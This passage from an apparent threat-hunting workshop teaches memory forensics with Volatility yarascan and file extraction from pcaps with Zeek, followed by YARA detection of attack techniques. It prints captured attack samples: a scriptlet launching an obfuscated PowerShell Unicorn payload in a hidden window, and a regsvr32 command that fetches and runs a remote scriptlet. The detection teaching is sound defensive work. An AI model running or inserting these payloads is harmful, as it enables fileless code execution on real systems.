0x000f14d4  6f 00 6e 00 65 00 2e 00 49 00 64 00 65 00 6e 00   o.n.e...I.d.e.n.
0x000f14e4  74 00 69 00 66 00 69 00 65 00 72 00 00 00 49 00   t.i.f.i.e.r...I.
0x000f14f4  45 00 35 00 5c 00 69 00 6e 00 64 00 65 00 78 00   E.5.\.i.n.d.e.x.
0x000f1504  2e 00 64 00 61 00 74 00 00 00 00 00 00 00 00 00   ..d.a.t.........
```

For larger images one must consider that by default yarascan will only read 1 GB, as a best practice you should setting the amount to read to the size of the memory dump with the –M parameter. For this specific case, since the dump is smaller than 1 GB, it would still work, most memdumps nowadays are larger than 1 GB.

python volatility/vol.py -f exercises/memDumps/cridex.vmem yarascan -M 536870912 -y exercises/memDumps/reader.yar

YARASCAN RESULTS

YARA rules allows identifying malicious processes much faster, ASCII dump provides useful data.

```
Owner: Process explorer.exe Pid 1484
0x0146ea7c  7a 00 62 00 2f 00 76 00 5f 00 30 00 31 00 5f 00   z.b./.v._.0.1._.
0x0146ea8c  61 00 2f 00 69 00 6e 00 2f 00 00 00 68 00 74 00   a./.i.n./...h.t.
0x0146ea9c  74 00 70 00 3a 00 2f 00 2f 00 32 00 31 00 31 00   t.p.:././.2.1.1.
0x0146eaac  2e 00 34 00 34 00 2e 00 32 00 35 00 30 00 2e 00   ..4.4...2.5.0...
0x0146eabc  31 00 37 00 33 00 3a 00 38 00 30 00 38 00 30 00   1.7.3.:.8.0.8.0.
0x0146eacc  2f 00 7a 00 62 00 2f 00 76 00 5f 00 30 00 31 00   /.z.b./.v._.0.1.
0x0146eadc  5f 00 61 00 2f 00 69 00 6e 00 2f 00 00 00 00 00   _.a./.i.n./.....
0x0146eaec  00 00 00 00 68 00 74 00 74 00 70 00 3a 00 2f 00   ....h.t.t.p.:./.
0x0146eafc  2f 00 32 00 31 00 30 00 2e 00 35 00 36 00 2e 00   /.2.1.0...5.6...
0x0146eb0c  32 00 33 00 2e 00 31 00 30 00 30 00 3a 00 38 00   2.3...1.0.0.:.8.
0x0146eb1c  30 00 38 00 30 00 2f 00 7a 00 62 00 2f 00 76 00   0.8.0./.z.b./.v.
0x0146eb2c  5f 00 30 00 31 00 5f 00 61 00 2f 00 69 00 6e 00   _.0.1._.a./.i.n.
0x0146eb3c  2f 00 00 00 68 00 74 00 74 00 70 00 3a 00 2f 00   /...h.t.t.p.:./.
0x0146eb4c  2f 00 38 00 35 00 2e 00 32 00 31 00 34 00 2e 00   /.8.5...2.1.4...
0x0146eb5c  32 00 30 00 34 00 2e 00 33 00 32 00 3a 00 38 00   2.0.4...3.2.:.8.
0x0146eb6c  30 00 38 00 30 00 2f 00 7a 00 62 00 2f 00 76 00   0.8.0./.z.b./.v.
```

211.44.250.173

Scanned	Detections	Type	Name
2019-10-20	43 / 68	Win32 EXE	kb01013206.exe
2020-03-05	61 / 71	Win32 EXE	kb00578763.exe
2019-12-18	48 / 67	Win32 EXE	kb00591945.exe
2019-11-08	59 / 72	Win32 EXE	kb00526097.exe

For every match, yarascan displays the rule process name PID, hex dump and ASCII for any of the matches. This proves to be useful and, in many cases, provides new IoCs that can be used to pivot or sweep our environment. In this case it locates several matches on explorer.exe, likely the result of process injection. One of the hits reveals the IP 211.44.250.173, which was previously unknown.

YARASCAN RESULTS

Algo flagged the malicious process reader_sl.exe.

Increasing –s value to 600 shows the persistence method…

```
zeekhunter@hunter:~/Documents$ python volatility/vol.py -f exercises/memDumps/cridex.vmem --profile=Wi
nXPSP2x86 yarascan -M 536870912 -y exercises/memDumps/reader.yar -s 600
```

```
0x003deca4  7a 62 2d 61 00 00 00 00 4c 00 6f 00 63 00 61 00   zb-a....L.o.c.a.
0x003decb4  6c 00 5c 00 58 00 4d 00 53 00 25 00 30 00 38 00   l.\.X.M.S.%.0.8.
0x003decc4  58 00 00 00 4c 00 6f 00 63 00 61 00 6c 00 5c 00   X...L.o.c.a.l.\.
0x003decd4  58 00 4d 00 46 00 25 00 30 00 38 00 58 00 00 00   X.M.F.%.0.8.X...
0x003dece4  2e 00 73 00 72 00 76 00 00 00 00 00 4c 00 6f 00   ..s.r.v.....L.o.
0x003decf4  63 00 61 00 6c 00 5c 00 58 00 4d 00 52 00 25 00   c.a.l.\.X.M.R.%.
0x003ded04  30 00 38 00 58 00 00 00 4b 00 42 00 25 00 30 00   0.8.X...K.B.%.0.
0x003ded14  38 00 64 00 2e 00 65 00 78 00 65 00 00 00 00 00   8.d...e.x.e.....
0x003ded24  00 00 00 00 53 00 6f 00 66 00 74 00 77 00 61 00   ....S.o.f.t.w.a.
0x003ded34  72 00 65 00 5c 00 4d 00 69 00 63 00 72 00 6f 00   r.e.\.M.i.c.r.o.
0x003ded44  73 00 6f 00 66 00 74 00 5c 00 57 00 69 00 6e 00   s.o.f.t.\.W.i.n.
0x003ded54  64 00 6f 00 77 00 73 00 5c 00 43 00 75 00 72 00   d.o.w.s.\.C.u.r.
0x003ded64  72 00 65 00 6e 00 74 00 56 00 65 00 72 00 73 00   r.e.n.t.V.e.r.s.
0x003ded74  69 00 6f 00 6e 00 5c 00 52 00 75 00 6e 00 00 00   i.o.n.\.R.u.n...
0x003ded84  5c 00 5c 00 2e 00 5c 00 70 00 69 00 70 00 65 00   \.\...\.p.i.p.e.
0x003ded94  5c 00 4d 00 53 00 25 00 30 00 38 00 58 00 00 00   \.M.S.%.0.8.X...
0x003deda4  2e 00 44 00 41 00 54 00 00 00 00 00 2e 00 42 00   ..D.A.T.......B.
0x003dedb4  41 00 54 00 00 00 00 00 00 00 00 00 40 65 63 68   A.T.........@ech
0x003dedc4  6f 20 6f 66 66 0d 0a 3a                           o.off..:
zeekhunter@hunter:~/Documents$
```


Software\Microsoft\Windows\CurrentVersion\Run, “**Grannies method used!!**”.

The rule also matches against the originator malicious process reader_sl.exe. You can also increase the displayed area by adjusting the –s parameter. In this case, setting it to 600 this reveals the likely persistence mechanism that was used, the old Software\Microsoft\Windows\CurrentVersion\Run, aka “Grannies method”.

MODULE END: SCANNING MEMORY DUMPS WITH VOLATILITY

Skills learned:

- Understood the benefits of memory forensics
- Learned to scan a memory dump using volatility and yarascan plugin
- Familiarized wih yarascan plugin arguments –M and –s yarascan to get relevant information.




FireEye researchers have contributed with support for Memory compression and donated it to the community!!, by installing the extension, you will be able to yarascan the following profiles including Win10_x86_14393, Win10_x64_14393, Win10_x86_15063, Win10_x64_15063, Win10_x86_16299, Win10_x64_16299, Win10_x86_17134, Win10_x64_17134, Win10_x86_17763, Win10_x64_17763.

MODULE: ANALYZING PCAPS WITH ZEEK AND YARA

Module Objectives:

- Learn to extract files from pcaps using Zeek/Bro
- Learn to scan extracted files with YARA
- YARA rules examples for detecting attack techniques (ATT&CK)



When analyzing pcaps for malicious activity, in addition to running traffic-based detection rules against it, we can extract the files and scan them against your YARA rules too!, this will complement your detection capabilities. You can use any tool for extraction, however Zeek/Bro is a good option, as it can be scriptable and can decide that files to extract with a configuration file.

EXTRACTING SPECIFIC FILES WITH ZEEK

```
zeekhunter@hunter:~/Documents/exercises/pcap$ cat extract-some-files
global ext_map: table[string] of string = {
 ["application/x-dosexec"] = "exe",
 ["text/plain"] = "txt",
 ["text/html"] = "html",
 ["application/zip"] = "zip",
 ["application/x-7z-compressed"] = "7z",
 ["application/x-rar"] = "rar",
 ["application/x-rar-compressed"] = "rar",
 ["application/xdmg"] = "dmg",
 ["application/msword"] = "doc",
 ["application/msexcel"] = "xls",
 ["application/mspowerpoint"] = "ppt",
 ["application/vnd.openxmlformats-officedocument.wordprocessingml.document"] = "docx",
 ["application/vnd.openxmlformats-officedocument.spreadsheetml.sheet"] = "xlsx",
 ["application/vnd.openxmlformats-officedocument.presentationml.presentation"]
="pptx",
 ["application/pdf"] = "pdf",
 ["text/rtf"] = "rtf",
} &default ="";
event file_sniff(f: fa_file, meta: fa_metadata)
 {
 if ( ! meta?$mime_type )
 return;
if ( ! ( meta$mime_type == "application/x-dosexec" || meta$mime_type == "text/plain" ||
meta$mime_type == "text/html" || meta$mime_type == "application/xdmg" || meta$mime_type
== "application/zip" || meta$mime_type == "application/x-7z-compressed" || meta$mime_type
== "application/x-rar" || meta$mime_type == "application/x-rar-compressed" ||
meta$mime_type == "application/msword" || meta$mime_type == "application/msexcel" ||
meta$mime_type == "application/mspowerpoint" || meta$mime_type ==
"application/vnd.openxmlformats-officedocument.wordprocessingml.document"
||meta$mime_type == "application/vnd.openxmlformats-officedocument.spreadsheetml.sheet"
|| meta$mime_type == "application/vnd.openxmlformatsofficedocument.presentationml.presentation" || met
a$mime_type == "text/rtf" ||
meta$mime_type == "application/pdf"))
 return;
 local ext = "";
 if ( meta?$mime_type )
 ext = ext_map[meta$mime_type];
 local fname = fmt("%s-%s.%s", f$source, f$id, ext);
 Files::add_analyzer(f, Files::ANALYZER_EXTRACT, [$extract_filename=fname]);
 }
```

EXTRACTING ALL FILES WITH ZEEK

```
zeekhunter@hunter:~/Documents/exercises/pcap$ cat extract-all-files
global ext_map: table[string] of string = {
 ["application/x-dosexec"] = "exe",
 ["text/plain"] = "txt",
 ["text/html"] = "html",
 ["application/zip"] = "zip",
 ["application/x-7z-compressed"] = "7z",
 ["application/x-rar"] = "rar",
 ["application/x-rar-compressed"] = "rar",
 ["application/xdmg"] = "dmg",
 ["application/msword"] = "doc",
 ["application/msexcel"] = "xls",
 ["application/mspowerpoint"] = "ppt",
 ["application/vnd.openxmlformats-officedocument.wordprocessingml.document"] = "docx",
 ["application/vnd.openxmlformats-officedocument.spreadsheetml.sheet"] = "xlsx",
 ["application/vnd.openxmlformats-officedocument.presentationml.presentation"]
="pptx",
 ["application/pdf"] = "pdf",
 ["text/rtf"] = "rtf",
} &default ="";

event file_sniff(f: fa_file, meta: fa_metadata)
 {
 local ext = "";
 if ( meta?$mime_type )
 ext = ext_map[meta$mime_type];
 local fname = fmt("%s-%s.%s", f$source, f$id, ext);
 Files::add_analyzer(f, Files::ANALYZER_EXTRACT, [$extract_filename=fname]);
 }
```


PROCESSING PCAPS WITH ZEEK

-C disable checksum checking, good when checksum offloading is enabled.


-r Read from file.

extract-all-files Provided as an extra argument, it will tell Zeek to run the script to extract files.

```
zeekhunter@hunter:~/Documents/exercises/pcap$ bro -S -r attack.pcap extract-all-files
```



In addition to generating various .log files that provide a good detail about the pcap, the extracted files will be placed on "extract_files" folder.



Scanning with YARA rules we can quickly identify any embedded files that are suspicious.

Notice the power of regex support with YARA to detect the various forms of specifying Hidden Windows on PowerShell. However this so much power also comes at a performance cost, something you must keep in mind to determine if this is acceptable for your specific application. For offline pcap scanning, I would not normally care about waiting a couple of seconds. When in doubt you can measure the execution time of YARA rules.


SCAN EXTRACT_FILES FOLDER WITH YARA

With the YARA rule we detected a PowerShell attack with a hidden Window!!


```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="Defcon2020!!"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <script language="JScript">
                <![CDATA[
                        var r = new ActiveXObject("WScript.Shell").Run("powershell /w 1 /C \"sv Zu -;s
v TB ec;sv CG ((gv Zu).value.toString()+(gv TB).value.toString());powershell (gv CG).value.toString()
('JABDAFAAPQAnACQAcABUAD0AJwAnAFsARABsAGwASQBtAHAAbwByAHQAKAAoACIAbQBzAHYAYwAiACsAIgByACIAKwAiAHQALgBk
AGwAbAAiACkAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAYwBhAGwAbA
BvAGMAKAB1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABhAG0AbwB1AG4AdAApADsAWwBEAGwAbABJAG0AcABvAHIA
```

The YARA rule allowed to detect a PowerShell attack with a hidden Window, in this case a PowerShell Unicorn command, an effective tool by Trusted Sec, used by both red teamers and threat actors. Notice the many ways that PowerShell allows to specify a hidden Window, since PS autocompletes there are multiple forms that can be used to specify this parameter, however regex allows to detect all the forms, although it is difficult to control false positives in this case, as /w 1 is a very short string and may match against files that are not malicious.

YARA RULE DETECTING POWERSHELL HIDDEN WINDOW



YARA rule example for detecting specific attack (ATT&CK sub technique of T1564)




```
$re = /(\/|\-
)(w|wi|win|wind|windo|window|windows|windowst|wind
owsty|windowstyle)\s+(1|h|hi|hid|hidd|hidde|hidden)\s/
```

The YARA rule used detects the arguments used in PowerShell scripts to specify a hidden Windows (ATT&CK sub technique of T1564).

SCAN EXTRACT_FILES FOLDER WITH YARA

The PS unicorn revealed another attack which is considered to be “fileless”!, infamous regsvr32 attack by Casey Smith @subTee, now abused by multiple threat actors.

```
regsvr32 /u /n /s /i:http://192.168.216.184/index.html scrobj.dll
```


```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="Defcon2020!!"
    classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
        <script language="JScript">
                <![CDATA[
                        var r = new ActiveXObject("WScript.Shell").Run("powershell /w 1 /C \"sv Zu -;s
v TB ec;sv CG ((gv Zu).value.toString()+(gv TB).value.toString());powershell (gv CG).value.toString()
('JABDAFAAPQAnACQAcABUAD0AJwAnAFsARABsAGwASQBtAHAAbwByAHQAKAAoACIAbQBzAHYAYwAiACsAIgByACIAKwAiAHQALgBk
AGwAbAAiACkAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAYwBhAGwAbA
BvAGMAKAB1ACkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABhAG0AbwB1AG4AdAApADsAWwBEAGwAbABJAG0AcABvAHIA
```


With the YARA rule we detected an attack considered to be “fileless”! The attacker ran regsvr32.exe, which invoked a malicious PowerShell script. This attack has a low chance of touching files on the endpoint, however since HTTP was used, the scriptlet is extracted as a txt file on the pcap, giving us the chance to scan and detect it with a YARA rule that detects PowerShell Hidden Windows.

CREATING A NEW YARA RULE FOR DETECTING REGSVR32

```
{
        meta:
                author = "David Bernal"
                description = "Detects regsvr32 scripts with code for command e
xecution. ATT&CK ID: T1218.010 Sub-technique of:  T1218"
                reference = "https://pentestlab.blog/2017/05/11/applocker-bypas
s-regsvr32"
        strings:
                $s1 = "<scriptlet" nocase
                $s2 = "<registration" nocase
                $s3 = "<script language" nocase
                $s4 = "</scriptlet>" nocase
                $s5 = "</registration>" nocase
                $s6 = "</script>" nocase

                $run1 = "ActiveXObject(\"WScript.Shell\").Run(" nocase
                $run2 = "ActiveXObject('WScript.Shell').Run(" nocase

                condition:

                        filesize < 100KB and

                        // <?XML file header
                        uint32be(0) == 0x3C3F584D and uint8(4) == 0x4C and

                        all of ($s*) and 1 of ($run*)
}
```

YARA NETWORK SCANNING ON THE ENTERPRISE





If you want to know more about how this project was developed, you can check my Black Hat USA 2019 talk: Detecting malicious files with YARA rules as they traverse the network https://www.blackhat.com/us-19/briefings/schedule/index.html#detecting-malicious-files-with-yara-rules-as-they-traverse-the-network-16221.

MODULE END: ANALYZING PCAPS WITH ZEEK AND YARA


Skills learned:

- Learned to extract files from pcaps using Zeek/Bro
- Learned to scan extracted files with YARA
- Have a better understanding of YARA rules that detect a specific attack techniques
- Familiarized yourself with YARA rules for detecting attack techniques

MODULE: VIRUS TOTAL RETROHUNT DEMO

Module Objective:

Better understand how to use Virus Total retrohunt with YARA rules to find more samples using a specific attack technique or campaign.



